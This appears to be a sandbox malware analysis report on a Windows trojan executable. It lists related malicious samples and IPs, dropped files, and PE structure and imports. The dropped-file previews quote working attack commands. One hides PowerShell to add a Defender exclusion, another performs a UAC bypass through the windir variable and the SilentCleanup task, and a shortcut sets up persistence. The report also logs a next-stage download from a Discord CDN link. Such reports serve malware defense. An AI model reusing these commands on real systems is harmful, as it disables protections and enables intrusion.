	SecuriteInfo.com.Trojan.GenericKD.46394915.32529.exe	Get hash	malicious	Browse	• 172.67.134.204
	Secured-Message_7634-7.html	Get hash	malicious	Browse	• 104.18.11.207
	SecuriteInfo.com.Trojan.Win32.Save.a.6900.exe	Get hash	malicious	Browse	• 172.67.206.72
	_Vm064855583.HtM	Get hash	malicious	Browse	• 104.18.11.207
	SOA #093732.exe	Get hash	malicious	Browse	• 172.67.130.122
	0900009000000000.exe	Get hash	malicious	Browse	• 172.67.188.154
	_.html	Get hash	malicious	Browse	• 104.18.10.207
	SOA #220953.exe	Get hash	malicious	Browse	• 162.159.135.233
	1.dll	Get hash	malicious	Browse	• 104.20.185.68
	MT103.exe	Get hash	malicious	Browse	• 172.67.188.154
CLOUDFLARENETUS	AW94CUMB58.exe	Get hash	malicious	Browse	• 172.67.181.37

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	new_fax_message.html	Get hash	malicious	Browse	• 104.18.11.207
	Urgent RFQ_AP65425652_032421,pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	VM_5823_05_24_2-2.html	Get hash	malicious	Browse	• 104.18.11.207
	TT Swif_66E3563653553_PDF_.exe	Get hash	malicious	Browse	• 104.21.19.200
	IMG_15_60_103_681.xlsx	Get hash	malicious	Browse	• 104.21.19.200
	INVOICE SC1289.exe	Get hash	malicious	Browse	• 104.21.19.200
	Payment Slip.exe	Get hash	malicious	Browse	• 172.67.188.154
	PO-8372929.exe	Get hash	malicious	Browse	• 172.67.188.154
	v1RXFMUMfIXWvDX.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.GenericKD.46394915.32529.exe	Get hash	malicious	Browse	• 172.67.134.204
	Secured-Message_7634-7.html	Get hash	malicious	Browse	• 104.18.11.207
	SecuriteInfo.com.Trojan.Win32.Save.a.6900.exe	Get hash	malicious	Browse	• 172.67.206.72
	_Vm064855583.HtM	Get hash	malicious	Browse	• 104.18.11.207
	SOA #093732.exe	Get hash	malicious	Browse	• 172.67.130.122
	0900009000000000.exe	Get hash	malicious	Browse	• 172.67.188.154
	_.html	Get hash	malicious	Browse	• 104.18.10.207
	SOA #220953.exe	Get hash	malicious	Browse	• 162.159.135.233
	1.dll	Get hash	malicious	Browse	• 104.20.185.68
	MT103.exe	Get hash	malicious	Browse	• 172.67.188.154
FINK-TELECOM-SERVICESCH	A2PlnLyOA7.exe	Get hash	malicious	Browse	• 79.134.225.90
	PDF 209467_9377363745_378341152.exe	Get hash	malicious	Browse	• 79.134.225.11
	v4nJnRl1gt.exe	Get hash	malicious	Browse	• 79.134.225.9
	Invoice#282730.exe	Get hash	malicious	Browse	• 79.134.225.9
	Urban Receipt.exe	Get hash	malicious	Browse	• 79.134.225.9
	PO_20210.EXE	Get hash	malicious	Browse	• 79.134.225.17
	SecuriteInfo.com.Trojan.GenericKD.37013274.28794.exe	Get hash	malicious	Browse	• 79.134.225.90
	LOT_20210526.xlsx	Get hash	malicious	Browse	• 79.134.225.90
	rf1K94mmmC.exe	Get hash	malicious	Browse	• 79.134.225.17
	Outward Remittancepdf.exe	Get hash	malicious	Browse	• 79.134.225.96
	afp-00553223.pdf.exe	Get hash	malicious	Browse	• 79.134.225.25
	Q2MAUt4mRO.exe	Get hash	malicious	Browse	• 79.134.225.90
	4fn66P5vkl.exe	Get hash	malicious	Browse	• 79.134.225.90
	P_O 00041221.xlsx	Get hash	malicious	Browse	• 79.134.225.90
	LOT_20210526.xlsx	Get hash	malicious	Browse	• 79.134.225.90
	Z5CoLMcXk1.exe	Get hash	malicious	Browse	• 79.134.225.69
	fUt23uSFwh.exe	Get hash	malicious	Browse	• 79.134.225.18
	rpsmtJslZb.vbs	Get hash	malicious	Browse	• 79.134.225.10
	https___cdn-111.anonfiles.com_heCeW9x6u7_3be78282-1622068029_PO_20880538.exe	Get hash	malicious	Browse	• 79.134.225.7
	PO# JNE81H10-4 SOLSITIGES REQUOTATION FOR PURCHASE - H#80-281.exe	Get hash	malicious	Browse	• 79.134.225.5

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	6qpuabiBHa.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	Invoice.xlsm	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	Prudential Investment Services.doc	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	N1LUjx76rV.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	0izHwHXyfm.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	gtJl8IPauk.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	SOA #220953.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	soa5.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	soa5.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	HUa0EaTZco.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	Xerox scan.html	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	Rendi i ri eshte i bashkangjitur.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	Rendi i ri eshte i bashkangjitur.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	sample-20200604.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	sample-20200604.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	#Ud83d#Udcde_Message_Received_05_19_21.htm.htm	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	JC0KUeH450.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	oNd23tLLxr.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233
	Donation Receipt 36561536.doc	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.133.233 • 162.159.134.233

Dropped Files

No context

Created / dropped Files

C:\Users\Public\KDECO.bat	
Process:	C:\Users\user\Desktop\V8IB839cvz.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	155
Entropy (8bit):	4.687076340713226
Encrypted:	false
SSDEEP:	3:LjT5LJJFIf9oM3KN6QNb3DM9bWQqA5SkrF2VCceGAFddGeWLCXlRA3+OR:rz81R3KnMMQ75ieGgdEYlRA/R
MD5:	213C60ADF1C9EF88DC3C9B2D579959D2
SHA1:	E4D2AD7B22B1A8B5B1F7A702B303C7364B0EE021
SHA-256:	37C59C8398279916CFCE45F8C5E3431058248F5E3BEF4D9F5C0F44A7D564F82E
SHA-512:	FE897D9CAA306B0E761B2FD61BB5DC32A53BFAAD1CE767C6860AF4E3AD59C8F3257228A6E1072DAB0F990CB51C59C648084BA419AC6BC5C0A99BDFFA56921B7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	start /min powershell -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command "Add-MpPreference -ExclusionPath 'C:\Users'" & exit

C:\Users\Public\Trast.bat	
Process:	C:\Users\user\Desktop\V8IB839cvz.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	34
Entropy (8bit):	4.314972767530033
Encrypted:	false
SSDEEP:	3:LjTnaHF5wlM:rnaHSM
MD5:	4068C9F69FCD8A171C67F81D4A952A54
SHA1:	4D2536A8C28CDCC17465E20D6693FB9E8E713B36
SHA-256:	24222300C78180B50ED1F8361BA63CB27316EC994C1C9079708A51B4A1A9D810
SHA-512:	A64F9319ACC51FFFD0491C74DCD9C9084C2783B82F95727E4BFE387A8528C6DCF68F11418E88F1E133D115DAF907549C86DD7AD866B2A7938ADD5225FBB2811
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	start /min C:\Users\Public\UKO.bat

C:\Users\Public\UKO.bat	
Process:	C:\Users\user\Desktop\V8IB839cvz.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	250
Entropy (8bit):	4.865356627324657
Encrypted:	false
SSDEEP:	6:rgnMXd1CQnMXd1COm8hnaHNHIXUnMXd1CoD9c1uOw1H1gOvOBAn:rgamIHIXUaXe1uOeVqy
MD5:	EAF8D967454C3BBDDBF2E05A421411F8
SHA1:	6170880409B24DE75C2DC3D56A506FBFF7F6622C
SHA-256:	F35F2658455A2E40F151549A7D6465A836C33FA9109E67623916F889849EAC56

C:\Users\Public\UKO.bat	
SHA-512:	FE5BE5C673E99F70C93019D01ABB0A29DD2ECF25B2D895190FF551F020C28E7D8F99F65007F440F0F76C5BCAC343B2A179A94D190C938EA3B9E1197890A412E
Malicious:	false
Preview:	reg delete hkcu\Environment /v windir /f..reg add hkcu\Environment /v windir /d "cmd /c start /min C:\Users\Public\KDECO.bat reg delete hkcu\Environment /v windir /f && REM "..schtasks /Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /I & exit..

C:\Users\Public\Xypgtv\Xypgtv.exe	
Process:	C:\Users\user\Desktop\V8IB839cvz.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	690178
Entropy (8bit):	6.950419723768229
Encrypted:	false
SSDEEP:	12288:4wZeGjiyhybwk6VAn0+A2NUj4pfIMNFYoOOikh4AOpbAF++n/tq:4sjhyZn4VuIMz8AAbAl/tq
MD5:	10D42F55D89B6FD42404E470E68F1996
SHA1:	3B9787BBFAAE456FE082DB8E2E61C70C5FB45328
SHA-256:	B84A345EFDDFA5A852C3E3C5C2C97DAB1A6F4643906D80C0C8CAFA1E25247326
SHA-512:	13403037FADBCA2F2DF76946D21EED91AFF9418A24ED1CE87C667447C352CD9EC50CDBFDA9D64EE51FBD879FBAB3610DAFBB12D3272332B16BCD8736395B3CE
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 41%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...^B*.....@.....@.....".....`...j.....P..... .....CODE....l..... ..`DATA.....@...BSS.....q.....idata..".....$.....@....tls.....@.....rdata .....P.....@..P.reloc...i...`...j.....@..P.rsrc.....v.....@..P..... .....@..P..... .....

C:\Users\Public\nest	
Process:	C:\Users\user\Desktop\V8IB839cvz.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:8vn:8vn
MD5:	0A666A12354EAE791661C1CE159A69AC
SHA1:	E7C7371C04C376BD74D0CF69C6A2360011D140BA
SHA-256:	A87D5B8EF1668068D22B2A226BD3C9FCBBDF554750D18319EF13B746D38B74CF
SHA-512:	6BEE681EDF46654419CD8B943AD46A7D8257B41D3486D2C0299AC98FEFAC3B8E598243C16E9060F26BFBCA2EFEA53794692FE33EBEC0480E576187DC9552A445
Malicious:	false
Preview:	Xypgtv..

C:\Users\Public\vtgpyX.url	
Process:	C:\Users\user\Desktop\V8IB839cvz.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:"C:\\Users\\Public\\Xypgtv\\Xypgtv.exe">), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	83
Entropy (8bit):	4.9179828413523765
Encrypted:	false
SSDEEP:	3:HRAbABGQYmTWAX+rSF55+MT+oRTL4bsGKd6ov:HRYFVmTWDySomsbDv
MD5:	719E8AB2AA893E297808AC73867E8C62
SHA1:	BA519ED8B0C50F2A928BAAACC2E7373710A1EB51
SHA-256:	DDE2E95AEDC7BD872AAFCF17FB3A3D69546044EF07CBD79317EDD2038826086A
SHA-512:	C0B62D3A839B810F157773F14805BDC0DF1A73489C59FA7BCC7190809D2A6515CA5344729026969D905257E8F0EF31EA843784FE16C741BE0709CC858C4C9F6D
Malicious:	false
Yara Hits:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\vtgpyX.url, Author: @itsreallynick (Nick Carr)
Preview:	[InternetShortcut]..URL=file:"C:\\Users\\Public\\Xypgtv\\Xypgtv.exe"..IconIndex=2..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Xypgtvglqrlgdvgezyimsisukuqhicz[1]	
Process:	C:\Users\Public\Xypgtv\Xypgtv.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Xypgtvglqrlgdvgezyimsisukuqhicz[1]	
Size (bytes):	536576
Entropy (8bit):	7.589312195933217
Encrypted:	false
SSDEEP:	12288:YATVsnavJYSyMuglMbn6834oiuE7uL+2psMCDPs:YATVtyJMFMbn68oo7E7ui2psdU
MD5:	04409EA53817D75CD40FC7653592D001
SHA1:	4DC7DD23E4A02D6BFF089BAC32285CD8C12F4250
SHA-256:	8F4220EF61F0352918F5DDA825014FA67C342A9C2864DEF4E0DCE8FF23819EEE
SHA-512:	FF1DCA551C9D4D26D34A3C089E8BD008FD0C277D3F834AC8D32E8FD5620403A4CB9B829E9BC243B80646281B084645C25FC60AA76A88A6E12C2B7681E0E995
Malicious:	false
Preview:	~).....@.00.....2.....P.:.R.2..R__#7...?A..A....C.1..A.=.=3.A.=d.>..h..... .....v...2..J-.....].<2.J.?2.....gC2.....O2.....2.....o2..@...2..A.....2..N..... .....t..v....=2.....?2...../.r#r....@...O2.....M2.....Z...._2.....]2.....3.C....@...o2.....]2.....A.;....N....2.....m2.....A.A.....A. ..2..C...2.....2.....2..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\Xypgtvglqrlgdvgezyimsisukuqhicz[1]	
Process:	C:\Users\Public\Xypgtv\Xypgtv.exe
File Type:	data
Category:	downloaded
Size (bytes):	536576
Entropy (8bit):	7.589312195933217
Encrypted:	false
SSDEEP:	12288:YATVsnavJYSyMuglMbn6834oiuE7uL+2psMCDPs:YATVtyJMFMbn68oo7E7ui2psdU
MD5:	04409EA53817D75CD40FC7653592D001
SHA1:	4DC7DD23E4A02D6BFF089BAC32285CD8C12F4250
SHA-256:	8F4220EF61F0352918F5DDA825014FA67C342A9C2864DEF4E0DCE8FF23819EEE
SHA-512:	FF1DCA551C9D4D26D34A3C089E8BD008FD0C277D3F834AC8D32E8FD5620403A4CB9B829E9BC243B80646281B084645C25FC60AA76A88A6E12C2B7681E0E995
Malicious:	false
IE Cache URL:	http://https://cdn.discordapp.com/attachments/720918485122940978/850158270907678730/Xypgtvglqrlgdvgezyimsisukuqhicz
Preview:	~).....@.00.....2.....P.:.R.2..R__#7...?A..A....C.1..A.=.=3.A.=d.>..h..... .....v...2..J-.....].<2.J.?2.....gC2.....O2.....2.....o2..@...2..A.....2..N..... .....t..v....=2.....?2...../.r#r....@...O2.....M2.....Z...._2.....]2.....3.C....@...o2.....]2.....A.;....N....2.....m2.....A.A.....A. ..2..C...2.....2.....2..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.950419723768229
TrID:	• Win32 Executable (generic) a (10002005/4) 99.24% • InstallShield setup (43055/19) 0.43% • Win32 Executable Delphi generic (14689/80) 0.15% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02%
File name:	V8IB839cvz.exe
File size:	690178
MD5:	10d42f55d89b6fd42404e470e68f1996
SHA1:	3b9787bbfaae456fe082db8e2e61c70c5fb45328
SHA256:	b84a345efddfa5a852c3e3c5c2c97dab1a6f4643906d80c0c8cafa1e25247326
SHA512:	13403037fadbca2f2df76946d21eed91aff9418a24ed1ce87c667447c352cd9ec50cdbfda9d64ee51fbd879fbab3610dafbb12d3272332b16bcd8736395b31ce
SSDEEP:	12288:4wZeGjiyhybwk6VAn0+A2NUj4pfIMNFYoOOikh4AOpbAF++n/tq:4sjhyZn4VuIMz8AAbAl/tq
File Content Preview:	MZP.....@.....!..L.!.. This program must be run under Win32..$7..... ....

File Icon

Icon Hash:	0064cacaaac80788

Static PE Info

General

Entrypoint:	0x45dc1c
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	c13589351b888eacb104575a16a88b27

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 0045D9C4h
call 00007FEE6CE70F7Dh
mov eax, dword ptr [0045F0F0h]
mov eax, dword ptr [eax]
call 00007FEE6CEBF6B5h
mov ecx, dword ptr [0045F1E4h]
mov eax, dword ptr [0045F0F0h]
mov eax, dword ptr [eax]
mov edx, dword ptr [0045D55Ch]
call 00007FEE6CEBF6B5h
mov eax, dword ptr [0045F0F0h]
mov eax, dword ptr [eax]
mov byte ptr [eax+5Bh], 00000000h
mov eax, dword ptr [0045F0F0h]
mov eax, dword ptr [eax]
call 00007FEE6CEBF71Eh
call 00007FEE6CE6EBCDh
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x61000	0x22e8	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x6d000	0x411f1	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x66000	0x6980	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x65000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x5cc6c	0x5ce00	False	0.528831594886	data	6.53885536646	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x5e000	0x1280	0x1400	False	0.4234375	data	3.90267388987	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0x60000	0xd71	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x61000	0x22e8	0x2400	False	0.359049479167	data	4.93636797538	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x64000	0x10	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x65000	0x18	0x200	False	0.05078125	data	0.206920017787	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0x66000	0x6980	0x6a00	False	0.634986733491	data	6.68626622134	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0x6d000	0x411f1	0x41200	False	0.529386846209	data	6.78044301186	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x6d674	0x1d0	data		
RT_BITMAP	0x6d844	0x1e4	data		
RT_BITMAP	0x6da28	0x1d0	data		
RT_BITMAP	0x6dbf8	0x1d0	data		
RT_BITMAP	0x6ddc8	0x1d0	data		
RT_BITMAP	0x6df98	0x1d0	data		
RT_BITMAP	0x6e168	0x1d0	data		
RT_BITMAP	0x6e338	0x1d0	data		
RT_BITMAP	0x6e508	0x1d0	data		
RT_BITMAP	0x6e6d8	0x1d0	data		
RT_BITMAP	0x6e8a8	0xe8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x6e990	0x988	data	English	United States
RT_DIALOG	0x6f318	0x52	data		
RT_STRING	0x6f36c	0x26c	data		
RT_RCDATA	0x6f5d8	0x10	data		
RT_RCDATA	0x6f5e8	0x2ec	data		
RT_RCDATA	0x6f8d4	0xf50	Delphi compiled form 'TForm1'		
RT_RCDATA	0x70824	0x11a	Delphi compiled form 'TForm2'		
RT_RCDATA	0x70940	0x146	Delphi compiled form 'TForm3'		
RT_RCDATA	0x70a88	0x10cff	Delphi compiled form 'TForm4'		
RT_RCDATA	0x81788	0x141	Delphi compiled form 'TForm5'		
RT_RCDATA	0x818cc	0x2c674	PC bitmap, Windows 3.x format, 225 x 225 x 4	English	United States
RT_GROUP_ICON	0xadf40	0x14	data	English	United States
None	0xadf54	0x29d	data	Romanian	Romania

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, RtlUnwind, RaiseException, GetStdHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey

DLL	Import
kernel32.dll	lstrcpyA, lstrcmpiA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalSize, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetUserDefaultLCID, GetTickCount, GetThreadLocale, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCPInfo, GetACP, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FindResourceA, EnumCalendarInfoA, EnterCriticalSection, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SaveDC, RestoreDC, RectVisible, RealizePalette, Polyline, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetPixel, GetPaletteEntries, GetObjectA, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileDescriptionA, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, ExcludeClipRect, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateEnhMetaFileA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, CloseEnhMetaFile, BitBlt
user32.dll	CreateWindowExA, WindowFromPoint, WinHelpA, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, SetWindowsHookExA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OffsetRect, OemToCharA, MessageBoxA, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMessageTime, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDlgItem, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, DrawTextA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
